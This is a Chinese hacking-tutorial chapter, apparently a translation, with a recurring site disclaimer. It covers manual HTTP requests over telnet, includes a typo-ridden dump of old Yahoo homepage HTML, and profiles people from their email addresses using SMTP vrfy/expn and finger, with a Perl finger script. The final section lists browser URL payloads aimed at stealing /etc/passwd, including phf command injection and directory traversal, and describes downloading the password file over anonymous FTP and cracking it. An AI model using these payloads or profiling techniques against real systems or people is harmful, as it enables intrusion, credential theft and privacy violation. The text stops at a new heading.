当你在浏览器的地址栏中输入一个 URL（统一资源定位符）时，系统就会发生什么呢？好的，首先浏览器会实施一个 DNS 查询，并将可读的域名（如 hotmail.com）转化为机器可读的 IP 地址。一旦浏览器获得主机的 IP 地址，它会自动连接到远程主机的 80 端口（HTTP 的后台程序默认运行在 80 端口），借助 HTTP 命令，请求远程主机发送特定文档或页面。HTTP 或超文本传输协议是一种被用来建立浏览器与主机之间通信的协议。即，请求特定 URL 的文件，或者发送、传输数据到主机。由于它是在后台运行的，所以我们不会注意到这个过程。

在这一部分，我们将要了解到浏览器自身会做什么？当浏览器请求一个特定的 URL 上的一个文件，也就是“请求”信息。一个普通的 HTTP 请求通常有以下形式：

```
get url HTTP/1.1
```

让我们了解一般的请求代表什么意思？第一个单词，即 get 部分，这部分被称为方法。包括三种不同的方法：

Get 方法

“get”方法是最常用的方法，该方法被大量的使用，利用“get”方法，浏览器可以请求页面或文档。在这种方法中，你是客户机（浏览器），通过连接到服务器，请求从服务器中返回一个页面。

Post 方法

Post 方法通常被用来上载文件到服务器。当你不使用 FTP 服务来上载你的网站，而是直接使用 HTML 页面上载，可以使用这种方法。利用这种方法，服务器和客户机的角色发生了转变，你现在变成了服务器，而主机变成了客户机。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

Head 方法

Head 方法不是常用的方法，所以很多人不了解这种方法。尽管它没有被广泛的使用，但是这种方法仍然是 HTTP 方法的一种。当你想确定，在一个特定的 URL 中是否存在一个特定的文件，你将使用 Head 方法，使用这种方法可以不下载整个文件，这种方法可以下载特定文件的头信息，而不是整个文件。

第二部分是你请求的 URL。例如，我打算请求 contact.html 文件，因此，HTTP 的请求像以下形式：

get/contact.htm HTTP/1.1

现在，你可能会问第一个“/”是从什么地方来的，为了理解“/”的作用，你需要察看浏览器地址栏中的 URL，例如，你请求的 HTML 文件是 http://www.microsoft.com/windows.htm，URL 是除去 http://部分和域名部分即 www.microsoft.com 剩下的内容。即，URL 是/windows.htm.部分。

现在，如果你打算请求 yahoo 主页，URL 是什么内容？一般情况下，为了访问 yahoo 主页，你需要在地址栏中输入 http://www.yahoo.com 。如果删除 http:// 和域名（www.yahoo.com），还剩下什么？什么也没有了，这意味着 URL 的 HTTP 的请求是“/”，因此，HTTP 请求现在看到的形式如下：

get/HTTP/1.1

HTTP 请求的第三部分是自解释。HTTP/1.1 说明了浏览器使用的 HTTP 服务的版本。也就是说，如果一个服务器运行一个 HTTP/1.1，而浏览器运行 HTTP/1.0，当浏览器请求页面时，服务器只会发送 HTTP/1.0 能够解释的页面，而 HTTP/1.1 增加的功能将会被删除。

让我们看看如何手工操作这个过程，这个就需要 Telnet 工具了。因此，启动你的 Telnet 客户程序，连接到主机的 80 端口（由于 HTTP 的后台程序运行 80 端口）。如果你连接的主机的没有网站，即不存在 80 端口，你会得到一个错误信息。如果连接成功，因此，你 Telnet 的客户机的标题栏会显示你连接的主机地址，等待用户输入。

前面章节介绍的 HTTP 后台程序并不像我们想象的那么枯燥和乏味，实际上，它非常的有趣。一旦 Telnet 准备输入，通过键入 h（或其他字母），并双击 enter。

在每一个 HTTP 命令之后输入，通过双击 enter，将一个命令发送到服务器，或者从服务器得到响应。这是 HTTP 协议如何工作的原理。

现在，当你输入 h 或其他命令，你输入的命令并不正确。

服务器会给你返回一个类似以下形式的错误信息，：

HTTP/1.1 400 bad Request

Server Netscape-Enterprise/3.5.1

图片

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

服务器将会回答 HTTP 运行的版本（不重要），它会提供我们错误的信息和相关的错误代码（不重要），但是它会返回我们运行的操作系统的名称和版本，这个信息会给打算攻击服务器的黑客提供他们需要的信息。

在请求 yahoo 主页的过程中，让我们来看会发生什么？当 telnet 到www.yahoo.com的 80 端口，输入 get/http/1.1 的命令（请求 yahoo 主页）：

```
HTTP/1.0 200 OK
Content-Length 12085
Content_Type text/html
```

（Yahoo 作为一个著名的网络公司，非常有趣的是，当你发送一个 HTTP 的请求，Yahoo 公司通过配置服务器，不会显示服务器的操作系统的名称和版本。）

```
<html> <head> <title> Yahoo! </title> <base href = http://
www.yahoo.com/> <meta
http-
equiv="PICS-Label" content= '(PICS-1.1 "http://www.rsac.org/
ratingsv01.html"
1
gen true for "http://www.yahoo.com" r(n 0 s 0 v 0 l
0))'> </head> <body> <center> <form
action=http://search.yahoo.com/bin/search> <map
name=m> <area coords= "72,0,130,58" href=r/wn><area
coords="131,0,189,58"
href=http://mail.yahoo.com><area coords= "414,0,472,58"href=r/
i1><area
coords= "473,0,531,58"href=r/hw></map><img width=600
height=59 border=0
usemap= "#m" src=http://a1.g.a.yimg.com/7/1/31/000/us/yimg.com/i/
main4s3.gif
alt=Yahoo><br><table borle=0 cellspacing=0 cellpadding=4
width=600><tr><td
align=center width=160>
<a href="/homet/?http://auctions.yahoo.com/27813-
category.html">Pokemon</a>,
<a href= "/homet/?http://auctions.yahoo.com/26360-category-
leaf.html">cars</a>,<a href="/homet/?http://
list.auctions.yahoo.com/40291-
category-leaf.html">'N Sync</a></small></td><td
align=center><a
href= "http://rd.yahoo.com/M=26036.208672.1462854.389576/
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
S=2716149NP/A=167764/?h
ttp://messenger.yahoo.com/ “target=”_top”><img width=230
height=33
src= “http://a32.g.a.yimg.com/7/32/31/000/us.yimg.com/a/ya/
yahoopager/messenger/m
essengermail.gif” alt= “Yahoo! Messenger”border=0></a></td><td
align=center
width=160><a href= “/homet/?http://mail.yahoo.com”><b>Yahoo!
mail</b></a><br>free
email for life</td></tr><tr><td colspan=3 align=center><input
size=30
name=p>
<input type=submit value=Search> <a href=r/so>advanced
search</a></td></tr></table><table border=0 cellspacing=0
cellpadding=4
width=600>,tr><td nowarp align=center><small><a herf=r/
sh>Shopping</a>-
<a href=r/os><b>Auctions</b></a>-
<a href=r/yp>Yellow Pages</a>-
<a href=r/ps>People Search</a>-
<a href=r/mp>Maps</a>-
<a href=r/ta>Travel</a>-
<a href=r/cf>Classifieds</a>-
<a href=r/pr>Personals</a>-
<a href=r/pl>Games</a>-
<a href=r/yc<Chat</a>-
<a href=r/ub><b>Clubs</b></a<br><a href=http://
mail.yahoo.com>Mail</a>-
<a href=r/ca>Calendar</a>-
<a href=r/pg>Messenger</a>-
<a href=r/cm><b>Companion</b></a>-
<a href=r/i2>My Yahoo!</a>-
<a href=r/dn>News</a>-
<a href=r/ys>Sports</a>-
<a href=r/wt>Weather</a>-
<a href=r/tg>TV</a>-
<a href=r/sq>Stock Quotes</a>-
<a href=r/xy>more...</a></small></td></tr><tr><td></
td></tr></table><table
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
borde=0 cellspacing=0 width=600><tr><td
bgcolor=339933><table border=0
cellspacing=0 cellpadding=0><tr><td
height=2></td></tr></table></td></tr></table><table
border=0 cellspacing=7
cellpadding=2><tr><td valign=top align=center>

<table cellspacing=0 cellpadding=3 borde=0
width= “100%”><tr><td
align=center
bgcolor=99cc99><font face=arial><a href=r/s/1><b>Yahoo!
Shopping</b></a></font><small>-Thousands of stores.
Millions of products.</smail><table cellspacing=0 cellpading=2
border=0
width= “100%”><tr><td align=center bgcolor=ffffff><table
cellspacing=0
border=0
width= “100%”><tr><td colspan=2><font face=arial
size=2><b>Departments</b>/font></td><td><font face=arial
size=2><b>Stores</b>/font></td><td><font face=arial
size=2><b>Products</b>/font></td><tr><tr><td
valign=top
width= “22%”><small&#183;
<a href=r/s/2>Apparel</a><br>&#183;
<a href=r/s/3>Bath/Beauty</a><br>&#183;
<a href=r/s/4>Computers</a><br>&#183;
<a href=r/s/5>Electronics</a></small></td><td valign=top
width= “22%”><small>&#183;
<a href=r/s/10>Flosers</a><br>&#183;
<a href=r/s/11>Sports</a><br>&#183;
<a href=r/s/7>Music</a><br>&#183;
<a href=r/s/9>Video/DVD</a></small></td><td valign=top
width= “31%”><small>
&#183; <a href=r/s/eb>Eddie Bauer</a><br>
&#183; <a href=r/s/ash>Ashford</a><br>
&#183; <a href=r/s/toys>Toys R Us</a><br>
&#183; <a href=r/s/nord>Nordstrom</a><br>
</small></td><td valign=top width= “25%”><small>
&#183; <a href=r/s/nsync>’N Sync</a><br>
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
&#183; <a href=r/s/cam>Digital cameras</a><br>
&#183; <a href=r/s/poke>Pokemon</a><br>
&#183; <a href=r/s/mp3>MP3 players</a><br>
</small></td></tr></table></td></tr></table></td></
tr></table>

<table border=0 cellspacing=0 cellpadding=4><tr><td valign=top
nowrap><small><font size=3 face=arial><a href=r/ar><b> Arrs&
Humanities</b></a></font><br><a href=r/li>Literature</a>
<a href=r/ph>Photography</a>...<br><br><font size=3
face=arial><a
href=r/bu><b>Business & Economy</b></a></font><br><a
href=r/co>Companies</a>,
<a href=r/fi>Finance</a>,
<a href=r/jo>Jobs</a>...<br><br><font size=3 face=arial><a
href=r/ci><b>Computers & Internet</b><font size=3 face=arial><a
href=r/in>Internet</a>,
<a href=r/ww>WWW</a>
<a href=r/sf>Software</a>
<a href=r/ga>Games</a>...<br><br><font size=3 face=arial><a
href=r/ed><b>Education</b></a><font><br><a href=r/
un>College and
University</a>,
<a href=r/k2>K-12</a>...<br><br><font size=3 face=arial><a
href=r/en><b>Entertainment</b></a><font><br><a href=r/
cl>Cool Links</a>,
<a href=r/mo>Movies</a>
<a href=r/hu>Humor</a>
<a href=r/mu>Music</a>...<br><br><font size=3 face=arial><a
href=r/go><b>Governmet</b></a><font><br><a href=r/
el>Election</a>,
<a href=r/mi>Military</a>
<a href=r/hu>Law</a>
<a href=r/tx>Taxes</a>...<br><br><font size=3 face=arial><a
href=r/he><b>Health</b></a><font><br><a href=r/
md>Medicine</a>,
<a href=r/ds>Diseases</a>
<a href=r/dg>Drugs</a>
<a href=r/ft>Fitness</a>...</small></td><td valign=top
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
nowrap><small><font
size=3 face=arial><a href=r/nm><b> News & Media</b></a></
font><br><a
href=r/fc>Full Coverage</a>,
<a href=r/ne>Newspapers</a>,
<a href=r/tv>TV</a>...<br><br><font size=3 face=arial><a
href=r/rs><b>Recreation
& Sports</b></a></font><br><a href=r/sp>Sports</a>,
<a href=r/tr>Travel</a>,
<a href=r/au>Autos</a>,
<a href=r/od>Outdoors</a>...<br><br><font size=3
face=arial><a
href=r/rf><b>Reference</b></a></font ><br><a href=r/
lb>Libraries</a>,
<a href=r/dc>Dictionaries</a>,
<a href=r/qt>Quotations</a>...<br><br><font size=3
face=arial><a
href=r/re><b>Regional</b></a></font ><br><a href=r/
ct>Countries</a>,
<a href=r/rg>Regions</a>,
<a href=r/us>US States</a>...<br><br><font size=3
face=arial><a
href=r/sc><b>Science</b></a></font ><br><a href=r/
am>Animals</a>,
<a href=r/as>Astronomy</a>,
<a href=r/eg>Engineering</a>...<br><br><font size=3
face=arial><a
href=r/ss><b>Social Science</b></a></font ><br><a href=r/
ac>Archaeology</a>,
<a href=r/ec>Economics</a>,
<a href=r/lg>Languages</a>...<br><br><font size=3
face=arial><a
href=r/cu><b>Society & Culture</b></a></ font ><br><a
href=r/pe>People</a>,
<a href=r/ev>Enviroment</a>,
<a href=r/rl>Religion</a>...</small></td></tr></table></td>
<td align=right valign=top bgcolor=dcdcdc width=155><table
borde=0
cellspacing=1 width= “100%”><tr><td align=center bgcolor=ffffcc
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
nowrap
colspan=2><table borde=0 cellspacing=0 cellpadding=0
width=120><tr><td
align=center><font face=arial size=2><b>In the
News</b></font></td></tr></table></td></tr><tr><td
valign=top><b>&#183;</b></td><td><small><a
href="/homer/?http://fullcoverage.yahoo.com/fc/world/
Elian_Gonzalez/">Reno
says
Elian to be returned to father</a></small></td></tr><tr><td
valign=top><b>&#183;</b></td><td><small><a
href="/homer/?http://fullcoverage.yahoo.com/Full_Coverage/World/
Zimbabwe/">Zimba
bwe land seizures continue</a></small></td></tr><tr><td
valign=top><b>&#183;</b></td><td><small><a
href="/homer/?http://sports.yahoo.com/pga/">The Masters</a>,<a
href="/homer/?http://sports.yahoo.com/mlb/">MLB</a>,<a
href="/homer/?http://sports.yahoo.com/nba/">NBA</a>,</
small></td></tr><tr><td
align=right colspan=2><a
href=r/xn><small>more...</small></a></td></tr><tr><td
align=center bgcolor=ffffcc colspan=2><font face=arial
size=2><b>Marketplace</b></font></td></tr><tr><td
valign=top><b>&#183;</b></td><td><small><a
href="/homer/?http://taxes.yahoo.com/">Y! Tax Center</a>-tax
guide, online
filing, and more</small></td></tr><tr><td
valign=top><b>&#183;</b></td><td><small><a
href="/homer/?http://b2b.yahoo.com/">Y!
Business Marketplace</a>-products for all
industries</small></td></tr><tr><td
valign=top><b>&#183;</b></td><td><small><a
href="/homer/?http://bills.yahoo.com/">Yahoo! Bill Pay</a>-free 3-
month
trial
</small></td></tr><tr><td align=right colspan=2><a
href=r/xm><small>more...</small></a></td></tr><tr><td
align=center
bgcolor=ffffcc colspan=2><font face=arial size=2><b>Inside
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
Yahoo!</b></font></td></tr><tr><td
valign=top><b>&#183;</b></td><td><small><a
href="/homer/?http://movies.yahoo.com/">Y! Movies</a>-
showtimes, reviews,
info</small></td></tr><tr><td valign=top><b>&#183;</
b></td><td><small><a
href="/homer/?http://photos.yahoo.com/">Yahoo! Photos</a>-
upload, share;
and
print pictures</small></td></tr><tr><td
valign=top><b>&#183;</b></td><td><small>Play free<a
href="/homer/?http://baseball.fantasysports.yahoo.com/baseball/
">Fantasy
Baseball</a></small></td></tr><tr><td
valign=top><b>&#183;</b></td><td><small> <a
href="/homer/?http://geocities.yahoo.com/home/">Yahoo!
GeoCitiex</a>-build
your free home page</small></td></tr><tr><td align=right
colspan=2><a
href = r/xi><small>more...</small></a></td></tr></table></
td></tr></table>
<table border=0 cellspacing=0 width = 600> <tr> <td
bgcolor=339933><table
border=0
cellspacing = 0cellpadding=0><tr><td
height=2>/td></tr></table></td></tr></table>
</form><form action=http://search.local.yahoo.com/
zipsearch><table border=0
cellspacing=4 cellpadding=0><tr><td align = right valign = top
nowrap><small><b>World Yahoo!s</b></small></td><td></td><td valign = top
colspan=2><smaill><i>Europe</i>
<a href=r/dk>Denmark</a>-
<a href=r/fr>France</a>-
<a href=r/de>Germany</a>-
<a href=r/it>Italy</a>-
<a href=r/no>Norway</a>-
<a href=r/es>Spain</a>-
<a href=r/se>Sweden</a>-
<a href=r/uk>UK & Ireland</a><br><i>Pacific Rim</i>
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
<a href=r/ai>Asia</a>-
<a href=r/an>Australia & NZ</a>-
<a href=r/cc><b>China</b></a>-
<a href=r/cn>Chinese</a>-
<a href=r/hk>HK</a>-
<a href=r/jp>Japan</a>-
<a href=r/kr>Korea</a>-
<a href=r/sg>Singapore</a>-
<a href=r/tw>Taiwan</a> <br><i>Americas</i>:
<a href=r/ag><b>Argentina</b></a>-
<a href=r/br>Braxil</a>-
<a href=r/cd>Canada</a>-
<a href=r/mx>Mexico</a>-
<a href=r/ep>Spanish</a></small></td></tr><tr><td
align=right
nowrap><small><b>Yahoo! Get Local</b></small></
td><td></td><td
mowrap>smaill><a
href=r/lo>LA</a>-
<a href=r/ny>NYC</A> -
<a href=r/ba>SF Bay</a>-
<a href=r/ch>Chicage</a>-
<a href=r/mm>more...</a>   </small></td><td
nowrap><small><input
name=q size=5 maxlength = 5> <input type = submit
value=:Enter Zip
Code"></small></td><tr><tr><td align = right valign=top
nowrap>small><b>Other></b></small></td><td></td><td
valign=top
colspan=2><small>ahref=r/ya>Autos</a>-
<a href=r/em>Careers</a> -
<a href=r/di>Digital</a> -
<a href=r/ye>Entertainment</a>-
<a href=r/le><b>Event Guide</b></a>-
<a href=r/gr>Greetings</a>-
<a href=r/yh>Health</a>-
<a href=r/iv>b>Invites</b></a>-
<a href=r/ne>Net Events</a><br><a href=r/ms>Message
Boards</a?-
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
<a href=r/mv>Movies</a>-
<a href=r/rk>Music</a>-
<a href=r/yr>RealEstate</a>-
<a href=r/sb>Small Business</a>-
<a href=r/il>Y! Internet Life</a>-
<a href=r/yg>Yahooligans! </a></small></td></tr></table></
form><table
border=0
cellspacint=0width=600><tr><td bgcolor=339933><table
border=0 cellspacing=0
cellpadding=0><tr><td height=2></td></tr></table></td></
tr></table><table
border=0cellspacing=6 cellapdding=0><tr><td align=right><a
href = r/vs><small>Yahoo!prefers</small></a></td><td><a
href=r/us><img
width=37
height =23 border=0
src=http://a1.g.a.yimg.com/7/1/31/000/us.yimg.com/a/vi/visa/
sm.gif></a></td></tr
></table><small><a href=r/ad>How to Suggest a Site</a> -
<a href=r/cp>Company Info</a> -
<a href=r/pv>Privacy Policy</a> -
<a href=r/ts>Terms of Service</a> -
<a href=r/cb>Contributors</a> -
<a href=r/hr>Openings at Yahoo!</a><p>Copyright &copy; 2000
Yahoo! Inc.All
rights reserved.<br><a href=r/cy>Copyright
Policy</a></small></center></body></html>
```

用 get 方法可以提供文档请求的 HTML 源代码。如果打算察看源代码，可以通过点击→查看→源文件。

相似的，当你打算使用“put”和“head”方法替换“get”方法时，你可以看到将发生什么？例如：

head/http/1.1 和 put/http/1.1

让我们回过头看看，一旦 HTTP 的 Get 方法成功访问 Yahoo 网站之后，后台 HTTP 程序的反应。第一行的反应内容是

HTTP/1.0 200 OK

现在，这个 200 代表什么？好的，200 代表状态代码。无论何时提交服务器一个命令，它会处理命令并显示相关的代码。一个状态代码是一个三位的数字代码，形式是 xxx。状态

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

代码从 1xx 开始，到 5xx 结束。我不能确定 1xx 的作用，因为 1xx 很少使用。2xx 序列符号提供了一系列完整的 HTTP 命令。3xx 序列的符号主要针对移动文档的错误信息。4xx 表示了浏览器端的错误，最后 5xx 表明了服务器端的错误。

你遇到的大多数普通状态代码，有可能是 200OK 状态代码。每时，当你能够在浏览器上看到页面时，浏览器已经通过 HTTP 的后台程序发送了这个状态代码。

你遇到的最常见的错误，实际上可以看到 404 错误——未发现，这个错误信息意味着你访问的 URL 未发现，它或者已经被移动，或 Web 页面本身的链接未正确配置。我可以转移到上级目录，寻找准确的新链接。

一个电子邮件地址是你发现某人更多信息的主要手段。让我们看看，一个人如何通过已知的电子邮件地址收集更多的信息。

让我们以我的电子邮件地址为例，

fadia.ankit@gmail.com

现在，在@之后的字符是用户在 ISP 注册的域名。因此，对我的 ISP 服务器进行扫描可以发现信息，如果你对 bol.net.in 服务器运行端口扫描，会得到主机没有发现的错误信息。

有时，在@之后的字符不是域名，可是服务器是存在的，由于防火墙将服务器与外网隔离起来，普通的用户不能从外部网络访问这个域名。你现在检查我发送给你的邮件的头部信息，你可以看到，在我发送的电子邮件中，delhi1.mtnl.net.in 才是域名。

Received: from bol.net.in by delhi1.mtnl.net.in

(8.9.1/1.1.20.3/26Oct99-0620AM) id OAA0000001463; Thu, 13 Apr 2000 14:28:46 +0530 (IST)

因此，你可以对 delhi1.mtnl.net.in 的端口，发现以下的端口是开放的：

21 FTP
25 SMTP
79 Finger
80 HTTP
110 POP
and more

FTP 后台程序不能给用户提供更多的信息，你转换到 SMTP 的端口。几乎所有的 sendmail 的版本都可以使用“vrfy”和“expn”的命令。“vrfy”命令可以校验特定邮件地址的正确。“expn”命令扩展特定电子邮件的地址。它提供有关邮件地址的额外的补充信息。例如，如果输入以下信息，连接到 25 端口，服务器能够反馈一些有趣的用户信息。

Expn fadia.ankit@gmail.com

更多的细节可以参考 sendmail 的帮助。

“vrfy”和“expn”的命令并不是 Sendmail 的漏洞，你可以通过使用这些命令了解到它们现在在做什么！大多数的 ISP 已经配置了 Sendmail 的后台程序，使得遇到这些命令时，不会提供任何相关信息。

可以通过在 sendmail 的提示符下输入帮助命令获得更多的有关“verify”和“expn”的

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

命令信息。

79 端口是 Finger 默认的端口，如果知道对方的电子邮件地址，Unix 用户可以利用 Finger 命令获得对方更多的相关信息。Unix 用户通过 finger 一个用户，通过输入

finger e_mail_address@domain_name.com

Windows 用户可以使用 DOS 的 telnet 客户程序 telnet 到 79 端口。

C:\windows>telnet delhi.mtnl.net.in 79

（我的 ISP 禁用了 Finger 端口，不能再试了。）

无论你用 Finger 命令怎样尝试，你只会得到两种结果，一种是得到一个“禁止访问”的错误信息，这个信息意味着 Finger 端口是关闭的；另一种是你可以链接到主机的 finger 的后台主机，等待输入。如果你使用 Windows 的 Finger 客户程序（SamSpade），或 Unix 的 Finger，finger 客户机会自动地发送主机的用户名。但是如果你使用 telnet 方法，当 finger 后台程序提示符等待输入，你可以键入用户名，例如，

ankit

finger 后台程序会反馈以下信息（我已经在*之后插入标注）：

[delhi1.mtnl.net.in] * MyISP

当你在 ISP 中注册，你提供给他们一些信息（你通过填写表格）。现在，一部分信息可以显示，无论任何人 finger 你；一部分的信息会自动显示，添加信息如家庭地址，住宅门牌，办公室地址，办公室电话等信息会被显示，或保存在.plan 的文件中。.plan 文件是什么？

你的主目录，这个目录是由系统管理员设置的，当你配置邮件客户程序或其他服务时，系统会自动创建一些.plan 文件。如果没有自动地创建这个.plan 文件，用户需要手工创建这个文件。有时你的系统管理员会自动创建这个文件。试图 finger 自己，确信没有多余的信息被显示。如果发现 finger 自己，可以得出许多私人的信息，你可以编辑.plan 文件或删除这个文件。

今天，Finger 后台程序很少运行，甚至它要运行，系统管理员通过配置也可以禁止它显示任何信息。Finger 后台程序不仅不会显示重要信息，而且被用来查找根目录。如果你十分幸运，找到一个开放的 finger 端口，我建议你尝试以下的命令来 finger 根用户和系统。

以下是 perl 脚本编写的程序[我编写的]，可以使用这些脚本程序来 finger 用户。

```
#! c\perl\bin\perl.exe
use IOSocket;
$test=shift || die usage;
($user,$host)=split(/@/,$test)
$user= "\n"if($user eq "");

finger($user,$host);

sub finger {
my ($user,$host)=@_;
print "Finger [$host]...\n";
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
$remote=IOSocketINET-> new(
Proto=> "tcp",
PeerAddr=>$host,
PeerPort=>79) | |
die "Could not connect to $host $!\n";

if($user eq "\n") {
print $remote"\n";
}
else {
print $remote "$user\n";
}

while(<$remote>){
print
}

print "\n"
}

sub usage {
print "The Hacking Truths Finger Service\n";
print "This utility is owned and coded by Ankit Fadia\n\n";
print "finger.pl user\@host\n";
}
```

也就是说，可能你不知道一个人的电子邮件地址，你仅仅知道他电子邮件使用的域名，现在，你打算发现更多有关他的信息，你怎么做？可以使用 WHOIS 命令，它会返回一个主域名的邮件地址，可以实施相同的处理。

从你的 Web 浏览器中实施攻击

现在，大多数的网站使用 CGI-脚本（有时也用 C 脚本），这些脚本位于/cgi-bin 目录下，我们打算下载这些脚本用作考试的内容，或者使用这些脚本从具有口令保护的网站盗窃口令。

因此，可以方便地将以下内容输入到浏览器的地址栏中，访问脚本存储的目录。

ftp://www.hostname.com/cgi-bin
ftp://www.hostname.com/../cgi-bin
http://www.hostname.com//cgi-bin

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

“../”在 unix 系统中指上一级目录，在一些系统中，可以使用“../../”代替。

获得口令文件最常用的方法是 FTP 匿名登录，并检查在/etc 目录的口令文件的访问是否受到限制，如果不受限制，可以下载文件，首先去阴影化，然后破解该文件。

一些系统在/cgi-bin 目录中有一个称为 PHF 的文件。这个文件允许远程访问所有的包括/etc/passwd 在内的文件。接下来又一个 URL 的列表，你可以尝试利用该列表来获取口令文件。

http://www.hostname.com/cgi-bin/phf?Qalias=x%0a/bin/cat%20/etc/passwd
http://www.hostname.com/cgi-bin/php.cgi?/etc/passwd
http://www.hostname.com/~root
http://www.hostname.com/cgi-bin/test-cgi?*HTTP/1.0
http://www.hostname.com/cgi-bin/nph-test.cgin?*HTTP/1.0
http://www.hostname.com/samples/search/queryhit.html
http://www.hostname.com/samples/search/webhits.exe
http://www.hostname.com/_vti_pvt/service.pwd
http://www.hostname.com/secret/files/default.asp
ftp://www.hostname.com/etc/passwd
http://www.hostname.com/cgi-bin/htmlscript?../../../../etc/passwd
http://www.hostname.com/cgi-bin/view-source?../../../../../../../etc/passwd

我们需要做的是下载脚本，分析如何被用来破解口令，CGI 脚本被用来打垮主机，并将口令文件发送给任何人。

破解拨号连接屏幕

